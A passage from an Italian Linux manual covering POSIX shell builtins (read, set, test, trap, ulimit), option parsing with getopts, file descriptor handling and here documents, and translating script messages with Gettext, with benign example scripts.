`pwd`	Emette il percorso assoluto della directory corrente. Se viene usata l'opzione '**`-P`**', i percorsi che utilizzano collegamenti simbolici vengono tradotti in percorsi reali. Restituisce zero se non si verifica alcun errore mentre si legge il percorso della directory corrente.
`read` [`-p` *prompt*] *variabile*...	Viene letta una riga dallo standard input, assegnando la prima parola di questa riga alla prima variabile indicata come argomento, assegnando la seconda parola alla seconda variabile e così via. All'ultima variabile indicata nella riga di comando viene assegnata la parte restante della riga dello standard input che non sia stata attribuita diversamente. Per determinare la separazione in parole della riga dello standard input si utilizzano i caratteri contenuti nella variabile '**`IFS`**'. L'opzione '**`-p`**' permette di definire un invito particolare. Questo viene visualizzato solo se l'input proviene da un terminale.
`readonly` [*variabile*...] `readonly -p`	Le variabili indicate vengono marcate per la sola lettura e i valori di queste non possono essere cambiati dagli assegnamenti successivi. Se viene indicata l'opzione '**`-p`**', si ottiene una lista di tutti i nomi a sola lettura.
`return` [*n*]	Termina l'esecuzione di una funzione restituendo il valore ***n***. Se viene omessa l'indicazione di questo valore, la funzione che termina restituisce il valore restituito a sua volta dall'ultimo comando eseguito al suo interno. Se il comando '**`return`**' viene utilizzato al di fuori di una funzione, ma sempre all'interno di uno script, termina l'esecuzione dello script stesso.

Comando	Descrizione
`set` [{-|+}***x***]... `set` {-|+}`o` [***modalità***] `set` ***valore_param_1*** ↩ ↪ [***valore_param_2***...] `set --` [***valore_param_1*** ↩ ↪ [***valore_param_2***...]]	Questo comando, se usato senza argomenti, emette l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si intendono alterare alcune modalità (opzioni) legate al funzionamento della shell. Dal momento che si tratta di un comando molto complesso, il suo utilizzo viene descritto in una sezione apposita.
`shift` [***n***]	I parametri posizionali da ***n***+1 in avanti sono spostati a partire dal primo in poi (il parametro zero non viene coinvolto). Se ***n*** è 0, nessun parametro viene cambiato. Se ***n*** non è indicato, il suo valore predefinito è uno. Il valore di ***n*** deve essere un numero non negativo minore o uguale al parametro '**`#`**' (cioè al numero di parametri posizionali esistenti). Se ***n*** è più grande del parametro '**`#`**', i parametri posizionali non vengono modificati. Restituisce *Falso* se ***n*** è più grande del parametro '**`#`**' o minore di zero; altrimenti restituisce *Vero*.
`test` ***espressione_condizionale*** `[` ***espressione_condizionale*** `]`	Risolve (valuta) l'espressione indicata (la seconda forma utilizza semplicemente un'espressione racchiusa tra parentesi quadre). Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato. Se si usa la forma tra parentesi quadre, è indispensabile che queste siano spaziate dall'espressione da valutare. Nella tabella 144.14 vengono elencate le espressioni elementari che possono essere utilizzate in questo modo.
`times`	Emette i tempi di utilizzo accumulati.
`trap` [***argomento***] [***segnale***]	Il comando espresso nell'argomento deve essere letto ed eseguito quando la shell riceve il segnale, o i segnali indicati. Se non viene fornito l'argomento, o viene indicato un trattino ('**`-`**') al suo posto, tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell). Se l'argomento fornito corrisponde a una stringa nulla, questo segnale viene ignorato dalla shell e dai comandi che questo avvia. Se il segnale è '**`EXIT`**', pari a zero, il comando contenuto nell'argomento viene eseguito all'uscita della shell. Se viene utilizzato senza argomenti, '**`trap`**' emette la lista di comandi associati con ciascun numero di segnale. I segnali intercettati sono riportati al loro valore originale in un processo discendente quando questo viene creato.
`type` ***nome***...	Determina le caratteristiche di uno o più comandi indicati come argomento. Restituisce *Vero* se uno qualsiasi degli argomenti viene trovato, *Falso* se non ne viene trovato alcuno.

Comando	Descrizione
ulimit [*opzioni*] [*limite*]	Fornisce il controllo sulle risorse disponibili per la shell e per i processi avviati da questa, sui sistemi che permettono un tale controllo. Il valore del limite può essere un numero nell'unità specificata per la risorsa, o il valore '**unlimited**'. Se l'indicazione dell'entità del limite viene omessa, si ottiene l'informazione del valore corrente. Quando viene specificata più di una risorsa, il nome del limite e l'unità vengono emessi prima del valore. Il controllo pratico dei limiti impostati in questo modo dipende dal sistema operativo, che potrebbe anche ignorarne alcuni, per carenze realizzative nelle funzioni che dovrebbero attuare questi compiti. Se il limite viene espresso, questo diventa il nuovo valore per la risorsa specificata. Se non viene indicata alcuna opzione, si assume normalmente '**-f**'. I valori, a seconda dei casi, sono espressi in multipli di 1024 byte, o in «blocchi» da 512 byte, tranne per '**-t**' che è riferito a secondi e '**-n**' che rappresenta una quantità precisa. Il valore restituito è zero se non vengono commessi errori. La tabella 144.15 riepiloga le opzioni e i limiti più comuni che possono essere impostati con '**ulimit**'.
umask [*modalità*]	La maschera dei permessi per la creazione dei file dell'utente viene modificata in modo da farla coincidere con la modalità indicata. Generalmente può essere inserita la modalità soltanto in forma di numero ottale. Se la modalità viene omessa si ottiene il valore corrente della maschera.
unalias [-a] [*nome_di_alias*...]	Rimuove l'alias indicato dalla lista degli alias definiti. Se viene fornita l'opzione '**-a**', sono rimosse tutte le definizioni di alias.
unset [-v] *nome_variabile*... unset -f *nome_funzione*...	Vengono rimosse le variabili o le funzioni indicate. Se viene utilizzata l'opzione '**-f**', si fa riferimento espressamente a funzioni; se si indica l'opzione '**-v**' ci si riferisce espressamente a variabili. Se non si indicano opzioni e ci può essere ambiguità tra i nomi, vengono rimosse le variabili.
wait [*n*]	Attende la conclusione del processo specificato e restituisce il suo valore di uscita. Il numero ***n*** può essere un PID o un job; se viene indicato un job, si attende la conclusione di tutti i processi nel condotto di quel job. Se ***n*** non viene indicato, si aspetta la conclusione di tutti i processi discendenti ancora attivi, restituendo il valore zero. Se ***n*** specifica un processo o un job che non esiste, viene restituito il valore *Falso*, altrimenti il valore restituito è lo stesso dell'ultimo processo o job di cui si è attesa la conclusione.

Tabella 144.13. Alcune sequenze di escape che possono essere riconosciute dal comando '**echo**'.

Codice	Descrizione
\\	Inserisce la barra obliqua inversa ('****').
\a	Inserisce il codice <*BEL*> (avvisatore acustico).
\b	Inserisce il codice <*BS*> (*backspace*).

Codice	Descrizione
`\c`	Alla fine di una stringa previene l'inserimento di una nuova riga.
`\f`	Inserisce il codice *<FF>* (*formfeed*).
`\n`	Inserisce il codice *<LF>* (*linefeed*).
`\r`	Inserisce il codice *<CR>* (*carriage return*).
`\t`	Inserisce una tabulazione normale (*<HT>*).
`\v`	Inserisce una tabulazione verticale (*<VT>*).
`\`***nnn***	Inserisce il carattere corrispondente al codice ottale ***n***.

Tabella 144.14. Espressioni per il comando '**`test`**'.

Espressione	Descrizione
`-e` ***file***	*Vero* se il file esiste ed è di qualunque tipo.
`-b` ***file***	*Vero* se il file esiste ed è un dispositivo a blocchi.
`-c` ***file***	*Vero* se il file esiste ed è un dispositivo a caratteri.
`-d` ***file***	*Vero* se il file esiste ed è una directory.
`-f` ***file***	*Vero* se il file esiste ed è un file normale.
`-h` ***file***	*Vero* se il file esiste ed è un collegamento simbolico.
`-p` ***file***	*Vero* se il file esiste ed è un file FIFO (*pipe* con nome).
`-S` ***file***	*Vero* se il file esiste ed è un socket (socket di dominio Unix).
`-t`	*Vero* se lo standard output è aperto su un terminale.
`-g` ***file***	*Vero* se il file esiste ed è impostato il suo bit SGID.
`-u` ***file***	*Vero* se il file esiste ed è impostato il suo bit SUID.
`-k` ***file***	*Vero* se il file ha il bit Sticky attivo.
`-r` ***file***	*Vero* se il file esiste ed è leggibile.
`-w` ***file***	*Vero* se il file esiste ed è scrivibile.
`-x` ***file***	*Vero* se il file esiste e dispone del permesso di esecuzione, oppure se la directory esiste e c'è il permesso di attraversamento.
`-O` ***file***	*Vero* se il file esiste e appartiene all'UID efficace dell'utente attuale.
`-G` ***file***	*Vero* se il file esiste e appartiene al GID efficace dell'utente attuale.

Espressione	Descrizione
`-s` ***file***	*Vero* se il file esiste e ha una dimensione maggiore di zero.
file1 `-nt` ***file2***	*Vero* se il primo file ha la data di modifica più recente.
file1 `-ot` ***file2***	*Vero* se il primo file ha la data di modifica più vecchia.
file1 `-et` ***file2***	*Vero* se i due nomi corrispondono allo stesso inode.
stringa	*Vero* se la stringa è diversa dalla stringa nulla.
`-z` ***stringa***	*Vero* se la lunghezza della stringa è zero.
`-n` ***stringa***	*Vero* se la lunghezza della stringa è diversa da zero.
stringa1 `=` ***stringa2***	*Vero* se le stringhe sono uguali.
stringa1 `!=` ***stringa2***	*Vero* se le stringhe sono diverse.
stringa1 < ***stringa2***	*Vero* se la prima stringa è lessicograficamente precedente.
stringa1 > ***stringa2***	*Vero* se la prima stringa è lessicograficamente successiva.
op1 `-eq` ***op2***	*Vero* se gli operandi hanno valori numerici uguali.
op1 `-ne` ***op2***	*Vero* se gli operandi hanno valori numerici differenti.
op1 `-lt` ***op2***	*Vero* se il primo operando ha un valore numerico inferiore al secondo.
op1 `-le` ***op2***	*Vero* se il primo operando ha un valore numerico inferiore o uguale al secondo.
op1 `-gt` ***op2***	*Vero* se il primo operando ha un valore numerico maggiore del secondo.
op1 `-ge` ***op2***	*Vero* se il primo operando ha un valore numerico maggiore o uguale al secondo.
`!` ***espressione***	Inverte il risultato logico dell'espressione.
espressione `-a` ***espressione***	*Vero* se entrambe le espressioni danno un risultato *Vero*.
espressione `-o` ***espressione***	*Vero* se almeno un'espressione dà un risultato *Vero*.
`(`***espressione***`)`	*Vero* se il risultato dell'espressione è *Vero*.

Tabella 144.15. Opzioni per l'uso del comando '**`ulimit`**'.

Opzione	Descrizione
`-H`	Viene impostato il limite fisico (*hard*) per la data risorsa. Un limite fisico non può essere aumentato una volta che è stato impostato. Se non viene specificata questa opzione, si intende l'opzione '**`-S`**' in modo predefinito.
`-S`	Viene impostato il limite logico (*soft*) per la data risorsa. Un limite logico può essere aumentato fino al valore del limite fisico. Questa opzione è predefinita se non viene specificata l'opzione '**`-H`**'.

Opzione	Descrizione
`-a`	Sono riportati tutti i limiti correnti.
`-c`	La grandezza massima dei file '`core`' creati, espressa in blocchi che dovrebbero essere di 512 byte.
`-d`	La grandezza massima del segmento dati di un processo, in multipli di 1 024 byte.
`-f`	La grandezza massima dei file creati dalla shell, espressa in blocchi che dovrebbero essere di 512 byte.
`-m`	La grandezza massima della memoria occupata, in multipli di 1 024 byte.
`-s`	La grandezza massima della pila del processo (stack), in multipli di 1 024 byte.
`-t`	Il massimo quantitativo di tempo di CPU in secondi.
`-n`	Il numero massimo di descrittori di file aperti (la maggior parte dei sistemi non permette che questo valore sia impostato, consentendo solo la sua lettura).

144.4.1 Comando «getopts»

Il comando interno '**`getopts`**' è qualcosa di diverso dalle solite cose. Serve per facilitare la realizzazione di script in cui si devono analizzare le opzioni della riga di comando.

```
getopts stringa_di_opzioni nome_di_variabile [argomenti]
```

Ogni volta che viene chiamato, '**`getopts`**' analizza l'argomento successivo nella riga di comando, restituendo le informazioni relative attraverso delle variabili di ambiente. Per la precisione, '**`getopts`**' analizza gli argomenti finali della sua stessa riga di comando (quelli che sono stati indicati nello schema sintattico come un elemento facoltativo) e in mancanza di questi utilizza il contenuto del parametro '**`@`**'. Si osservi l'esempio:

```
getopts stringa_di_opzioni nome_di_variabile
```

Quanto appare sopra è esattamente uguale a:

```
getopts stringa_di_opzioni nome_di_variabile $@
```

Il comando '**`getopts`**' dipende in particolare dalla variabile '**`OPTIND`**', che contiene l'indice di scansione di questi argomenti. Il suo valore iniziale predefinito è pari a uno, corrispondente al primo elemento, incrementato successivamente ogni volta che si utilizza '**`getopts`**'. Se per qualche motivo si dovesse ripetere una scansione (degli stessi, o di altri argomenti), occorrerebbe inizializzare nuovamente tale variabile al valore uno.

Per funzionare, '**`getopts`**' richiede due informazioni: una stringa contenente le lettere delle opzioni previste; il nome di una variabile di ambiente da creare e inizializzare di volta in volta con il nome dell'opzione individuata. Se è previsto che un'opzione di quelle da scandire sia seguita da un argomento, quell'argomento viene inserito nella variabile di ambiente '**`OPTARG`**'.

La stringa che definisce le lettere delle opzioni è composta proprio da quelle stesse lettere, che possono essere seguite dal simbolo due punti ('`:`') se si vuole specificare la presenza di un argomento.

Per cominciare, si osservi l'esempio seguente, in cui viene mostrato uno script elementare anche se piuttosto lungo:

```
#!/bin/sh
echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."
```

Come si può notare, '**`getopts`**' viene avviato sempre nello stesso modo (soprattutto con gli stessi argomenti da scandire); inoltre, subito prima viene visualizzato il contenuto della variabile '**`OPTIND`**' e dopo viene visualizzato il risultato della scansione. Ecco cosa si ottiene:

```
Indice opzioni: 1
Opzione "a" con argomento ciao.
Indice opzioni: 3
Opzione "b" con argomento come.
Indice opzioni: 5
Opzione "c" con argomento stai.
Indice opzioni: 7
Opzione "d" con argomento .
Indice opzioni: 8
Opzione "e" con argomento .
Indice opzioni: 9
Opzione "f" con argomento .
Indice opzioni: 10
Opzione "g" con argomento .
Indice opzioni: 11
./prova.sh: illegal option -- h
Opzione "?" con argomento .
Indice opzioni: 11
./prova.sh: illegal option -- i
Opzione "?" con argomento .
```

In pratica, sono valide solo le opzioni dalla lettera «a» alla lettera «g», inoltre le prime tre (dalla «a» alla «c») richiedono un argomento. Si può osservare che le opzioni '**-h**' e '**-i**', che sono state aggiunte volutamente, sono in più e '**getopts**' ne ha segnalato la presenza come un errore.

Vale la pena di osservare anche l'andamento dell'indice rappresentato dalla variabile '**OPTIND**': nel caso delle opzioni '**-a**', '**-b**' e '**-c**', l'incremento è di due unità perché c'è anche un argomento di queste.

Il comando '**getopts**' restituisce un valore diverso da zero (*Falso*) tutte le volte che si verifica un errore. In questo modo, diventa agevole il suo inserimento al posto di un'espressione condizionale, come nell'esempio seguente, in cui si fa la scansione delle opzioni fornite allo script, ovvero quelle contenute nel parametro '**@**':

```
#!/bin/sh
while getopts a:b:c:defg OPZIONE
do
    echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."
done
```

Al primo errore, il ciclo termina e non viene mostrato il messaggio relativo.

In condizioni normali, è più probabile che si utilizzi una struttura '**case**' per analizzare la scansione delle opzioni, come nell'esempio seguente, dove è stata aggiunta anche l'inizializzazione della variabile '**OPTIND**' a titolo precauzionale, per garantire che la scansione parta dall'inizio:

```
#!/bin/sh
OPTIND=1
while getopts :a:b:c:defg OPZIONE
do
    case $OPZIONE in
        a) echo "Opzione \"a\" con argomento $OPTARG."          ;;
        b) echo "Opzione \"b\" con argomento $OPTARG."          ;;
        c) echo "Opzione \"c\" con argomento $OPTARG."          ;;
        d) echo "Opzione \"d\" che non richiede argomento."     ;;
        e) echo "Opzione \"e\" che non richiede argomento."     ;;
        f) echo "Opzione \"f\" che non richiede argomento."     ;;
        g) echo "Opzione \"g\" che non richiede argomento."     ;;
        *) echo "È stata indicata un'opzione non valida."       ;;
    esac
done
```

Questo esempio è diverso da quelli precedenti, soprattutto per la stringa di definizione delle opzioni da scandire: questa stringa inizia con il simbolo due punti ('`:`'). In questo modo, si vuole evitare che '**`getopt`**' restituisca *Falso* quando si verifica un errore negli argomenti.

Il comando '**`getopts`**' utilizza anche un'altra variabile di ambiente: '**`OPTERR`**'. Questa variabile contiene normalmente il valore uno; se le viene assegnato zero, si inibiscono tutte le segnalazioni di errore.

144.4.2 Comando «set»

Il comando '**`set`**', se usato senza argomenti, emette l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si intendono alterare alcune modalità (opzioni) legate al funzionamento della shell.

```
set [{-|+}x]...
```

```
set {-|+}o [modalità]
```

```
set valore_param_1 [valore_param_2 ... [valore_param_n]]
```

```
set -- [valore_parametro_1 [valore_parametro_2...]]
```

Quasi tutte le modalità in questione sono rappresentate da una lettera alfabetica, con un qualche significato mnemonico. L'attivazione di queste modalità può essere verificata osservando il contenuto del parametro '**`$-`**':

`$` **`echo $-`** [*Invio*]

Si potrebbe ottenere una stringa come quella seguente:

```
imH
```

Le lettere che si vedono («i», «m» e «H») rappresentano ognuna l'attivazione di una modalità particolare, dove però '**set**' può intervenire solo su alcune di queste. Gli argomenti normali del comando '**set**' sono le lettere delle modalità che si vogliono attivare o disattivare: se le lettere sono precedute dal segno '**-**' si specifica l'attivazione di queste, mentre se sono precedute dal segno '**+**' si specifica la loro disattivazione.

Il comando '**set**' può essere usato per modificare le modalità di funzionamento anche attraverso l'opzione '**-o**', oppure '**+o**', che deve essere seguita da una parola chiave che rappresenta la modalità stessa. I segni '**-**' e '**+**' rappresentano ancora l'attivazione o la disattivazione della modalità corrispondente. Le modalità a cui si accede attraverso l'opzione '**-o**' (o '**+o**') non sono esattamente le stesse che si possono controllare altrimenti.

Il comando '**set**' può servire anche per modificare il contenuto dei parametri posizionali. Per questo, se ci sono degli argomenti che seguono la definizione dell'ultima modalità, vengono interpretati come i valori da assegnare ordinatamente a questi parametri. In particolare, se si utilizza la forma '**set --**', si interviene su tutti i parametri: se non si indicano argomenti, si eliminano tutti i parametri; se ci sono altri argomenti, questi diventano ordinatamente i nuovi parametri, mentre tutti quelli precedenti vengono eliminati.

Se viene utilizzato il comando '**set -o**', si ottiene l'elenco delle impostazioni attuali.

Il comando '**set**' restituisce *Vero* se non viene incontrata un'opzione errata.

Segue la descrizione di alcune modalità, che potrebbero essere riconosciute dalla maggior parte delle shell POSIX.

Modalità	Descrizione
{-|+}a {-|+}o allexport	Le variabili che vengono modificate o create, sono marcate automaticamente per l'esportazione verso l'ambiente per i comandi avviati dalla shell.
{-|+}b {-|+}o notify	Fa in modo che venga riportato immediatamente lo stato di un job sullo sfondo che termina. Altrimenti, questa informazione viene emessa subito prima dell'invito primario successivo.
{-|+}e {-|+}o errexit	Termina immediatamente se un comando qualunque conclude la sua esecuzione restituendo uno stato diverso da zero. La shell non esce se il comando che fallisce è parte di un ciclo '**until**' o '**while**', di un'istruzione '**if**', di una lista '**&&**' o '**||**', o se il valore restituito dal comando è stato invertito per mezzo di '**!**'.
{-|+}f {-|+}o noglob	Disabilita l'espansione di percorso (quello che riguarda i caratteri jolly nei nomi di file e directory).
{-|+}m {-|+}o monitor	Abilita il controllo dei job. Questa modalità è attiva in modo predefinito per le shell interattive.
{-|+}n {-|+}o noexec	Legge i comandi, ma non li esegue. Ciò può essere usato per controllare gli errori di sintassi di uno script di shell. Questo valore viene ignorato dalle shell interattive.

Modalità	Descrizione

`{-|+}u`
 	
`{-|+}o nounset`
	Fa in modo che venga considerato un errore l'utilizzo di variabili non impostate (predisposte) quando si effettua l'espansione di una variabile (o di un parametro). In tal caso, quindi, la shell emette un messaggio di errore e, se il funzionamento non è interattivo, termina restituendo un valore diverso da zero.

`{-|+}v`
 	
`{-|+}o verbose`
	Emette le righe inserite nella shell appena queste vengono lette.

`{-|+}x`
 	
`{-|+}o xtrace`
	Nel momento in cui si eseguono dei comandi, viene emesso il comando stesso attraverso lo standard output preceduto da quanto contenuto nella variabile '**`PS4`**'.

`{-|+}C`
 	
`{-|+}o noclobber`
	Disabilita la sovrascrittura dei file preesistenti a seguito di una ridirezione dell'output attraverso l'uso degli operatori '**`>`**', '**`>&`**' e '**`<>`**'. Questa impostazione può essere scavalcata (in modo da riscrivere i file) utilizzando l'operatore di ridirezione '**`>|`**' al posto di '**`>`**'.
	In generale sarebbe meglio evitare di intervenire in questo modo, dal momento che ciò non è conforme allo standard di utilizzo normale.

L'esempio seguente mostra come modificare il gruppo dei parametri posizionali:

$ **`set -- ciao come stai?`** [*Invio*]

$ **`echo $1`** [*Invio*]

```
ciao
```

$ **`echo $2`** [*Invio*]

```
come
```

$ **`echo $3`** [*Invio*]

```
stai?
```

Capitolo 145

Shell POSIX: accesso ai file

La shell POSIX ha una capacità limitata ad accedere ai file in modo sequenziale. Ciò consente di fare qualcosa di interessante negli script.

145.1 Utilizzo dei descrittori

Generalmente, si utilizzano i tre flussi standard in modo intuitivo, senza la necessità di aprirli o di chiuderli. Quando si vogliono gestire più flussi di dati simultaneamente, occorre attivare altri descrittori.

Tabella 145.1. Descrittori standard.

Descrittore	Apertura	Standard
0	lettura	standard input
1	scrittura	standard output
2	scrittura	standard error

I descrittori dei flussi standard risultano aperti senza bisogno di una richiesta esplicita; per aprire dei descrittori ulteriori, occorre dare delle istruzioni appropriate nella riga di comando:

Comando	Descrizione
comando ... ***n***< ***file***	Apre il file in lettura e ne consente l'accesso al comando attraverso il descrittore numero ***n***.
comando ... ***n***> ***file***	Apre il file in scrittura, azzerandolo inizialmente, concedendone l'accesso al comando attraverso il descrittore numero ***n***.
comando ... ***n***>> ***file***	Apre il file in scrittura, per l'aggiunta di dati in coda, concedendone l'accesso al comando attraverso il descrittore numero ***n***.

Generalmente, i descrittori aperti durante l'esecuzione di uno script, vengono chiusi automaticamente al termine del funzionamento dello stesso; in alternativa possono essere chiusi esplicitamente con la sintassi seguente:

```
n<&-
```

È da osservare che in questo modo si chiude il descrittore ***n***, indipendentemente dal fatto che rappresentasse un flusso in ingresso (lettura), o in uscita (scrittura).

All'interno di uno script è possibile aprire dei descrittori alla chiamata di una funzione, come nell'esempio seguente:

```
#!/bin/sh
...
function fa_qualcosa () {
    ...
}
...
fa_qualcosa 3< mio_file
...
```

Teoricamente, è possibile aprire un descrittore **in lettura** in modo più semplice, senza che ciò debba avvenire necessariamente alla chiamata di un comando, ma l'uso di una shell poco amichevole, sotto questo punto di vista, potrebbe rendere la cosa del tutto inutile. Pertanto, pur essendo un procedimento sconsigliabile, ecco come si potrebbe procedere:

```
#!/bin/sh
...
3< mio_file    # apre il file nel descrittore n. 3
...
# qui si fa qualcosa con il descrittore n. 3
...
3<&-    # chiude il file associato al descrittore n. 3
...
```

145.2 Lettura e scrittura

La lettura da un descrittore si ottiene con il comando '**read**':

```
read [-p prompt] variabile...
```

Il comando '**read**' legge dallo standard input, pertanto, per leggere un flusso di dati proveniente attraverso un altro descrittore, occorre inserirlo nello standard input:

```
read [-p prompt] variabile... <&n
```

Per leggere i dati provenienti da un file, aperto attraverso il descrittore ***n***, si può usare un ciclo simile a quello seguente, dove si deve elaborare una riga alla volta del file originale:

```
while read RIGA_DEL_FILE <&n
do
    #
    # Fa qualcosa con il contenuto della variabile di ambiente
    # RIGA_DEL_FILE.
    #
    ...
done
```

Per scrivere qualcosa all'interno di un descrittore, si usano normalmente i comandi '**`echo`**' o '**`printf`**'. Entrambi questi comandi scrivono attraverso lo standard output, pertanto, anche in questo caso, occorre ridirigere il flusso verso il descrittore desiderato, se necessario. L'esempio seguente legge un file attraverso il descrittore ***n*** e lo emette, tale e quale, attraverso il descrittore ***m***, elaborando i dati riga per riga:

```
while read RIGA_DEL_FILE <&n
do
    echo "$RIGA_DEL_FILE" >&m
done
```

L'esempio successivo legge dallo standard input e scrive attraverso lo standard output, dopo aver trasformato il testo in maiuscolo (considerando soltanto l'alfabeto latino senza lettere accentate):

```
#!/bin/sh
while read RIGA
do
    echo $RIGA | tr a-z A-Z
done
```

L'esempio seguente fa la stessa cosa utilizzando il descrittore numero 3 per la lettura del file e il descrittore numero 4 per la scrittura:

```
#!/bin/sh
while read RIGA <&3
do
    echo $RIGA | tr a-z A-Z >&4
done
```

L'esempio seguente utilizza una funzione per la trasformazione dei dati, rendendo esplicita l'apertura e la chiusura dei descrittori:

```
#!/bin/sh
function elabora () {
    while read RIGA <&3
    do
        echo $RIGA | tr a-z A-Z >&4
    done
}
elabora 3< file_da_leggere 4> file_da_creare
3<&-
4<&-
```

L'esempio seguente **non funziona**, perché non c'è modo di aprire il descrittore in scrittura secondo la modalità che qui viene mostrata:

```
#!/bin/sh
3< file_da_leggere
4> file_da_creare    # Non funziona!
#
while read RIGA <&3
do
    echo $RIGA | tr a-z A-Z >&4
done
#
3<&-
4<&-
```

145.2.1 Gestione degli spazi

Il comando '**`read`**' interpreta il contenuto delle righe in base alla configurazione stabilita con la variabile di ambiente '**`IFS`**'. In pratica, per quanto riguarda gli esempi proposti e l'impostazione usuale di questa variabile, ciò significa che gli spazi orizzontali presenti all'inizio e alla fine delle righe, vengono eliminati.

Per evitare questo tipo di trattamento degli spazi occorrerebbe intervenire nella variabile di ambiente '**`IFS`**', ma non è detto che il risultato che si ottiene sia corretto. Pertanto, conviene limitarsi all'uso «normale» del comando '**`read`**', considerando la perdita degli spazi orizzontali iniziali e finali.

145.3 Contenuto senza file

Invece di aprire un file in lettura per fornirlo a un descrittore, è possibile inviare al descrittore direttamente il contenuto, attraverso il meccanismo noto come *here document*. Vengono messe a confronto le due forme:

```
n< file
```

```
n<< "marcatore_conclusivo"
    testo
    ...
marcatore_conclusivo
```

L'esempio seguente ne riprende uno già proposto in precedenza:

```
#!/bin/sh
function elabora () {
    while read RIGA <&3
    do
        echo $RIGA | tr a-z A-Z >&4
    done
}
elabora 4> file_da_creare 3<< "FINE_DEL_TESTO"
    bla bla bla bla bla
    bla bla bla bla bla
    bla bla bla bla bla
    bla bla bla bla bla
FINE_DEL_TESTO
3<&-
4<&-
```

Capitolo 146

Shell POSIX: traduzione dei messaggi

È possibile fare in modo che i messaggi generati all'interno di uno script vengano tradotti automaticamente, attraverso Gettext, descritto nel capitolo 663.[1] Per ottenere questo, si incorpora in uno script il codice contenuto nel file '`gettext.sh`', che potrebbe risultare installato nella directory '`/usr/bin/`', come parte del pacchetto che compone proprio Gettext; quindi, nello script si fa uso delle funzioni '**`gettext`**' e '**`eval_gettext`**', per ottenere la traduzione dei messaggi.

146.1 Esempio iniziale

Per cominciare a comprendere il meccanismo, conviene partire da un esempio molto semplice, vedendo dall'inizio alla fine il procedimento. Si suppone che il file seguente sia denominato '`bye-bye.sh`':

```
1   #!/bin/sh
2   TEXTDOMAINDIR=/tmp
3   TEXTDOMAIN=bye-bye
4   export TEXTDOMAINDIR
5   export TEXTDOMAIN
6
7   . /usr/bin/gettext.sh
8
9   tizio="daniele"
10
11  eval_gettext "bye bye \$tizio"
12  echo ""
13  gettext      "bye bye \$tizio"
14  echo ""
```

Si può osservare che nella settima riga viene inserito il codice contenuto nel file '`/usr/bin/gettext.sh`', quindi si rendono disponibili le funzioni '**`eval_gettext`**' e '**`gettext`**'. Nelle righe numero 11 e numero 13, si vede l'uso delle due funzioni, però con gli stessi argomenti; lì si deve osservare che in entrambi i casi, il dollaro che precede il nome della variabile '**`tizio`**' è stato protetto in modo da non essere espanso dalla shell.

Una volta realizzato il file, si utilizza '**`xgettext`**' per generare il file '`messages.po`', da tradurre. In questo caso, il nome '`bye-bye.sh`' è stato scelto appositamente con l'estensione '**`.sh`**', per facilitare a '**`xgettext`**' il riconoscimento del contesto:

`$` **`xgettext bye-bye.sh`** [*Invio*]

Se non si commettono errori, si ottiene così il file '`messages.po`', con il contenuto seguente:

```
# SOME DESCRIPTIVE TITLE.
# Copyright (C) YEAR THE PACKAGE'S COPYRIGHT HOLDER
# This file is distributed under the same license as the PACKAGE package.
# FIRST AUTHOR <EMAIL@ADDRESS>, YEAR.
#
#, fuzzy
msgid ""
msgstr ""
```

```
"Project-Id-Version: PACKAGE VERSION\n"
"Report-Msgid-Bugs-To: \n"
"POT-Creation-Date: 2006-04-04 19:24+0200\n"
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=CHARSET\n"
"Content-Transfer-Encoding: 8bit\n"

#: bye-bye.sh:10 bye-bye.sh:12
#, sh-format
msgid "bye bye $tizio"
msgstr ""
```

Il file va modificato, soprattutto per ciò che riguarda la traduzione. In tal caso, conviene creare il file '`bye-bye.po`':

```
# bye-bye.sh PO file.
# Copyright (C) 2006 Pinco Pallino
# Pinco Pallino <ppinco@dinkel.brot.dg>, 2006.
#
msgid ""
msgstr ""
"Project-Id-Version: 0.1\n"
"Report-Msgid-Bugs-To: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"POT-Creation-Date: 2006-04-04 18:59+0200\n"
"PO-Revision-Date: 2006-04-04 18:59+0200\n"
"Last-Translator: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
